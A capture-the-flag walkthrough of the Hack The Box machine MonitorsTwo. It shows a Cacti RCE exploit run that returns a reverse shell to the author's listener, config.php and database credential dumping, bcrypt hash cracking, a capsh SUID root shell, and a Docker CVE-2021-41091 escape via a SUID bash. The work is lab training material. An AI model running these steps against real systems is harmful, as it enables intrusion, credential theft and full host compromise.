Description
MonitorsTwo is an easy Hack The Box machine that features:
- Remote Command Execution
- Sensitive Data Exposure
- Hash Cracking
- Misconfigured Docker and SUID Privilege Escalation
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.211.
$ ping -c 3 10.10.11.211
PING 10.10.11.211 (10.10.11.211) 56(84) bytes of data.
64 bytes from 10.10.11.211: icmp_seq=1 ttl=63 time=42.8 ms
64 bytes from 10.10.11.211: icmp_seq=2 ttl=63 time=44.7 ms
64 bytes from 10.10.11.211: icmp_seq=3 ttl=63 time=43.5 ms

--- 10.10.11.211 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.750/43.657/44.715/0.809 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.211 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.211
Host is up (0.043s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.211 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.211
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Login to Cacti
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.38 seconds
We get two services: one Secure Shell (SSH) and one Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe that the service is hosting a website. With WhatWeb tool we can enumerate the technologies of the website.
$ whatweb --log-brief web_techs 10.10.11.211
http://10.10.11.211 [200 OK] Cacti, Cookies[Cacti], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[Cacti], IP[10.10.11.211], JQuery, PHP[7.4.33], PasswordField[login_password], Script[text/javascript], Title[Login to Cacti], UncommonHeaders[content-security-policy], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/7.4.33], X-UA-Compatible[IE=Edge], nginx[1.18.0]

In the web browser we can see Cacti web application is running, specifically the 1.2.22 version, asking for credentials.
Exploitation
Cacti 1.2.22 is vulnerable to a Remote Command Execution vulnerability, CVE-2022-46169. We can get the script for the vulnerability from Exploit-DB, its ID is 51166.
$ searchsploit -m 51166
  Exploit: Cacti v1.2.22 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51166
     Path: /usr/share/exploitdb/exploits/php/webapps/51166.py
    Codes: CVE-2022-46169
 Verified: False
File Type: Python script, ASCII text executable
Copied to: ./51166.py
This script needs a fix, we need to change the IP address specified in the header to the localhost IP address.
Fix to apply:
{local_cacti_ip} -> 127.0.0.1
We can do it with sed command.
$ sed -i -e 's/{local_cacti_ip}/127.0.0.1/g' 51166.py
Then we create the listener for the reverse shell.
$ nc -nvlp 1234
Finally, we execute the exploit.
$ python 51166.py -u http://10.10.11.211/ -i 10.10.14.90 -p 1234
200 - [{"value":"174","rrd_name":"proc","local_data_id":"1"}]
200 - [{"value":"1min:3.14 5min:2.02 10min:1.41","rrd_name":"","local_data_id":"2"}]
200 - [{"value":"0","rrd_name":"users","local_data_id":"3"}]
200 - [{"value":"236616","rrd_name":"mem_buffers","local_data_id":"4"}]
200 - [{"value":"1048572","rrd_name":"mem_swap","local_data_id":"5"}]
And we obtain the shell as www-data user, so we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.90] from (UNKNOWN) [10.10.11.211] 44300
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
bash-5.1$ stty rows 48 columns 156
bash-5.1$ export TERM=xterm
bash-5.1$ export SHELL=bash
Post-Exploitation (1)
After exploitation, we get the console users.
bash-5.1$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
We only get root user. As we don’t have credentials we continue with more enumeration, we can get the credentials for the database that is linked with Cacti, in the file config.php.
bash-5.1$ cat include/config.php
...

/*
 * Make sure these values reflect your actual database/host/user/password
 */

$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'db';
$database_username = 'root';
$database_password = 'root';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;

...
The hostname of the database is db, the username root, the password root and the port 3306. So we connect with mysql and we enumerate some information about the system.
bash-5.1$ mysql -h db -u root -p
Enter password:

...

Server version: 5.7.40 MySQL Community Server (GPL)

...

MySQL [(none)]> status;
--------------
mysql  Ver 15.1 Distrib 10.5.15-MariaDB, for debian-linux-gnu (x86_64) using  EditLine wrapper

Connection id:          2511
Current database:
Current user:           root@172.19.0.3
SSL:                    Not in use
Current pager:          stdout
Using outfile:          ''
Using delimiter:        ;
Server:                 MySQL
Server version:         5.7.40 MySQL Community Server (GPL)
Protocol version:       10
Connection:             db via TCP/IP
Server characterset:    latin1
Db     characterset:    latin1
Client characterset:    latin1
Conn.  characterset:    latin1
TCP port:               3306
Uptime:                 5 min 31 sec

Threads: 12  Questions: 180056  Slow queries: 0  Opens: 284  Flush tables: 1  Open tables: 277  Queries per second avg: 543.975
We observe a different range of IP addresses, 172.19.0.3. This might be that we are inside a Docker container. Then we get the credentials (hashed) of the users of the Cacti service.
MySQL [(none)]> use cacti;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cacti]> select username,password from user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b                                             |
| marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+----------+--------------------------------------------------------------+
3 rows in set (0.000 sec)
We need to crack them so we are going to use John the Ripper for it.
$ john hashes --wordlist=/usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "bcrypt", but also saw type "mysql"
Use the "--format=mysql" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
funkymonkey      (marcus)

We get the password for marcus user, funkymonkey. If we try to login in Cacti, we won’t be able to do it as we don’t have the permissions.
 Running
 mount command confirms that we are inside a Docker container.
bash-5.1$ mount | grep docker
overlay on /var/lib/docker/overlay2/...
As we are www-data we are going to try to elevate our privileges searching for SUID binaries. We find one, capsh.
bash-5.1$ ls -la /sbin/capsh
-rwsr-xr-x 1 root root 30872 Oct 14  2020 /sbin/capsh
In GTFOBins website we can see that we can spawn a shell using capsh binary. We get root permissions.
bash-5.1$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/var/www/html# whoami
root
Now we are going to test if we can login as marcus user using the SSH service.
$ ssh marcus@10.10.11.211
...

  System load:                      0.17
  Usage of /:                       64.1% of 6.73GB
  Memory usage:                     29%
  Swap usage:                       0%
  Processes:                        294
  Users logged in:                  1
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.211
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:5ef4


...

You have mail.

marcus@monitorstwo:~$
Post-Exploitation (2)
We successfully logged in as marcus user and now we have access to the host machine that hosts the Docker container. We get two console users, marcus and root.
marcus@monitorstwo:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
marcus:x:1000:1000:,,,:/home/marcus:/bin/bash
In the MOTD message we observed that we have an email, so we are going to read it.
marcus@monitorstwo:~$ cat /var/mail/marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
We read that the administrator of the server found three vulnerabilities. We check if the CVE-2021-41091 has been patched by updating the Docker software.
marcus@monitorstwo:~$ docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
As the vulnerability was patched in version 20.10.9, the machine is vulnerable. We can see more details about the vulnerability in CyberArk website. In brief, non Docker users can access to container’s file systems. The strategy here is to use the container we have access to create a Bash SUID binary and then run it in the host machine. Firstly we are going to identify the container directory with findmnt command and move to it.
marcus@monitorstwo:~$ findmnt
TARGET                                SOURCE      FSTYPE      OPTIONS
/                                     /dev/sda2   ext4        rw,relatime
├─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
│                                     overlay     overlay     rw,relatime,lowerdir=/var/lib/docker/overlay2/l/756FTPFO4AE7HBWVGI5TXU76FU:/var/lib/docker/ove
├─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
│                                     overlay     overlay     rw,relatime,lowerdir=/var/lib/docker/overlay2/l/4Z77R4WYM6X4BLW7GXAJOAA4SJ:/var/lib/docker/ove

marcus@monitorstwo:~$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
Then we move to the container shell and we create a temporal directory with the appropriate permissions and then we copy the Bash binary and change the SUID permission bit.
root@50bca5e748b0:/tmp# mktemp -d
/tmp/tmp.9ErDwMvuq6
root@50bca5e748b0:/tmp# chmod 777 /tmp/tmp.9ErDwMvuq6
root@50bca5e748b0:/tmp# cd /tmp/tmp.9ErDwMvuq6
root@50bca5e748b0:/tmp/tmp.9ErDwMvuq6# cp /bin/bash .
root@50bca5e748b0:/tmp/tmp.9ErDwMvuq6# chmod u+s bash
Finally in the host machine we can move into the temporal directory and run the Bash binary as privileged.
marcus@monitorstwo:/var/lib/docker/overlay2/c41...2f1/merged$ cd tmp/tmp.9ErDwMvuq6
marcus@monitorstwo:/var/lib/docker/overlay2/c41...2f1/merged/tmp/tmp.9ErDwMvuq6$ ./bash -p
bash-5.1# whoami
root
The shell with root permission is spawned.
Flags
In the root shell we can obtain the user flag and the system flag.
bash-5.1# cat /home/marcus/user.txt
<REDACTED>
bash-5.1# cat /root/root.txt
<REDACTED>